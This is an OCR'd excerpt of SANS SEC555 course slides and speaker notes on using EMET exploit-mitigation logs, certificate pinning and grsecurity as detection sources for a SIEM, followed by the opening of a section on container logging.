
SANS

SEC555 | SIEM with Tactical Analytics 173

EMET Protection (1)

EMET is primarily a prevention mechanism. Yet, like many preventative technologies, it has a highly underappreciated detection capability. Take, for example, a machine that gets hit with a client-side attack. Without EMET, the system may or may not block the attack. Regardless of the attack outcome, the logs generated do not provide context about what just happened.

With EMET, that missing context is captured in a log. For example, in this slide, a malicious PDF is opened, and EMET blocks the attack. It then creates a pop-up stating that a HeapSpray attack was mitigated. While an end user may have no idea what this means, the log hitting the SIEM acts as an alert that this end user may be getting phished.



EMET Protection (2)

Win 7/2012 R2 and older

- Major enhancements in protective capabilities[1]
  - With per-process override
- Good chance of blocking attacks
- Adds logging of attacks
- Few extras[1]
  - Such as certificate pinning

Windows 10/2016

- No major gain in protective capabilities
  - Process override is a key benefit
- Possible chance of blocking attacks
- Adds logging of attacks
- Few extras[1]
  - Such as certificate pinning

SANS

SEC555 | SIEM with Tactical Analytics 174

EMET Protection (2)

You will end up getting the most bang for your buck by deploying EMET to older operating systems. That being said, it still is advantageous to newer operating systems like Windows 10 and Server 2016. The primary benefit is having control, per process, of which protection mechanism gets enabled. Microsoft has set the end of life of EMET on the premise that EMET is no longer needed because Windows 10 supports all the main protection mechanisms EMET has, and therefore is secure—whether EMET is installed or not. The author's reply to this is: Yes, Windows 10 has almost every feature natively supported that is available in EMET, but if they are not enabled, it does no good…

Again, having a suit of armor is worthless if you are not wearing it. The primary benefit of EMET on Windows 10 is the ability to turn protection mechanisms on (with logging) on processes that do not have them enabled. Will Dormann from Carnegie Mellon University has an extremely well-written blog article titled "Windows 10 Cannot Protect Insecure Applications Like EMET Can" that explains this in detail.

References:

https://insights.sei.cmu.edu/cert/2016/11/windows-10-cannot-protect-insecure-applications-like-emet-can.html, https://sec555.com/6u


Certificate Pinning

EMET also comes with a feature called certificate pinning

- Maps one or more certificate authorities to a website
- Access to pinned sites using a different authority generates a pop-up and log
- The purpose is to detect man-in-the-middle attacks

Used to pin sites to authorized certificate authorities

- GPO controlled for lockdown


EMET 5.52

EMET detected that the SSL certificate for "sec555.com" is not trusted by the rule "FacebookCA" associated with the domain "www.hasecuritysolutions.com"


SANS

Certificate Pinning

Outside of enabling and enhancing process mitigation techniques, EMET also comes with a few added bonuses. One is called certificate pinning. This capability allows an organization to map one or more trusted certificate authorities per website. This can be used to detect SSL/TLS man-in-the-middle attacks.

For example, the website at https://sec555.com is using a GoDaddy-issued certificate. Therefore, the root CA is from GoDaddy. The author of this course also utilizes SSL Inspection at home so when accessing https://sec555.com, a second root certificate authority is possible. In this example, the only two root certificate authorities used should either be GoDaddy or the author's root CA. If an attacker were to successfully man-in-the-middle a system with a trusted certificate, EMET would detect it and alert. Even if a new root CA was added to the system with EMET, EMET would still alert because of the certificate pinning rule.

Couple this capability with group policy central control and lockdown and the technique becomes fairly interesting. Note that this is only intended for specific sites—not every site. The whole point of Trusted Root Certificate Authorities is to trust access to all sites. EMET certificate pinning is a technique for someone who is paranoid or sensitive about a given site. However, think about this for a second: What if your default home page on workstations is https://sec555.com? With EMET in place, the first time someone opens their home page utilizing an unauthorized root CA (whether the local system trusts it or not), you have been alerted.



Certificate Pinning Example

Event Properties - Event 42, EMET


General | Details

```
EMET version 5.52.6156.38092
EMET detected that the SSL certificate for "sec555.com" is not trusted by the rule "HandACA"
associated with the domain "www.hasecuritysolutions.com".

Certificate Trust check failed:
 Application       : C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE
 User Name         : TEST\jhenderson
```

SEC555 | SIEM with Tactical Analytics 176

Certificate Pinning Example

This screenshot is an example of EMET alerting to www.hasecuritysolutions.com being accessed when the root certificate authority involved does not match what is pinned with EMET.



Home Page Pin Trap

Certificate pinning is a good technique

- But it can go from good to awesome ...

The goal is to catch SSL/TLS man-in-the-middle

- But pinning every site is painful
- Selecting the wrong sites = late detection

Instead, pin each browser's home page (or intranet page)

- Opening browser will immediately trigger EMET
- Little to no maintenance and early detection

SANS


SEC555 | SIEM with Tactical Analytics 177

Home Page Pin Trap

The concept of certificate pinning can be done through EMET as well as other software or network devices. Altogether, it is a good technique, but sometimes a good technique can be made an awesome technique by changing how it is deployed.

If you take certificate pinning and try to apply it to every site, you will quickly be overwhelmed and walk away. If you try applying it only to sensitive sites, then you will be alerted once they are hit. But since EMET does not actually block the connection, you may not have early enough detection to prevent the adversary from their end goal. However, if you set up certificate pinning for each browser's home page, then as soon as everyone opens a browser, you would be notified of an SSL/TLS man-in-the-middle attack. This works best if everyone's home page is set to a corporate intranet page but can also work for other home pages.

If you do not set a company home page, you can always try setting up certificate pinning for each mainstream browser's default home page.



grsecurity

grsecurity is an enhancement for the Linux kernel

- Adds many process/memory protection capabilities
- Open-source but with commercial support
- Requires "patching" kernel
- Powerful but complex

Similar capabilities to EMET

- Plus has logging support

SANS

SEC555 | SIEM with Tactical Analytics 178


grsecurity

Most of the capabilities of EMET exist in open-source alternatives for Linux. For example, grsecurity is a Linux kernel patch that, when installed, adds a tremendous amount of process protection. It also adds a tremendous number of logs (some useful and others not). Unfortunately, installation and maintenance of these types of Linux programs are labor intensive and can be complex.

Unfortunately, installing grsecurity can also invalidate support contracts. In many cases, the extra security features may not warrant the installation of grsecurity.

Reference:

https://grsecurity.net, https://sec555.com/6w



OS Protection Review

Operating systems have built-in capabilities to secure processes


- Default protection often does not include logging
- Free software exists to overcome this
  - EMET
  - grsecurity
- These programs can also provide additional protection

SANS

SEC555 | SIEM with Tactical Analytics 179

OS Protection Review

This module was on using built-in operating system protections to detect malicious activity. EMET is a free and awesome resource, and similar (yet different) solutions exist for Linux. The main point is that any preventive technology, including built-in protections, should be considered for a detection mechanism.



Course Roadmap

- Section 1: SIEM Architecture
- Section 2: Service Profiling with SIEM
- **Section 3: Advanced Endpoint Analytics**
- Section 4: Baselining and User Behavior Monitoring
- Section 5: Tactical SIEM Detection and Post-Mortem Analysis
- Section 6: Capstone: Design, Detect, Defend


Advanced Endpoint Analytics

1. Windows Logging
2. Linux Logging
3. Endpoint Collection Strategies
4. EXERCISE: Windows Log Filtering
5. Events of Interest
6. EXERCISE: Catching Evil with Windows Logs
7. Host-based Firewalls
8. Login Events
9. EXERCISE: Login Monitoring
10. OS Protection
11. **Container Logging**
12. EXERCISE: Docker Monitoring

SANS

SEC555 | SIEM with Tactical Analytics 180

This page intentionally left blank.



Logging with Container Technologies

Log collection and analysis of containers revolves around three main areas

- **Container service logs** (Docker, LXC, containerd, Kubernetes)
- **Host operating system or platform logs**
- **Service logs** of container application(s)

Each of the above are different for collection and analysis

- And you may want them all

SANS


SEC555 | SIEM with Tactical Analytics 181

Logging with Container Technologies

Container technologies provide service abstraction. Containers are software packaged with required dependencies that allow execution on various computing environments. They are minimal, fast, and efficient. Containers operate by using an operating system kernel to run isolated processes and network calls.

Containers are most often temporary. Epithermal in the sense that they are deployed with the intent of being temporary and thus later deleted. For example, deploying a service running an initial 1.0 release can be patched in seconds by deleting the container and then deploying the 2.0 release. Thus, patching or making changes to containers minimizes service disruptions.

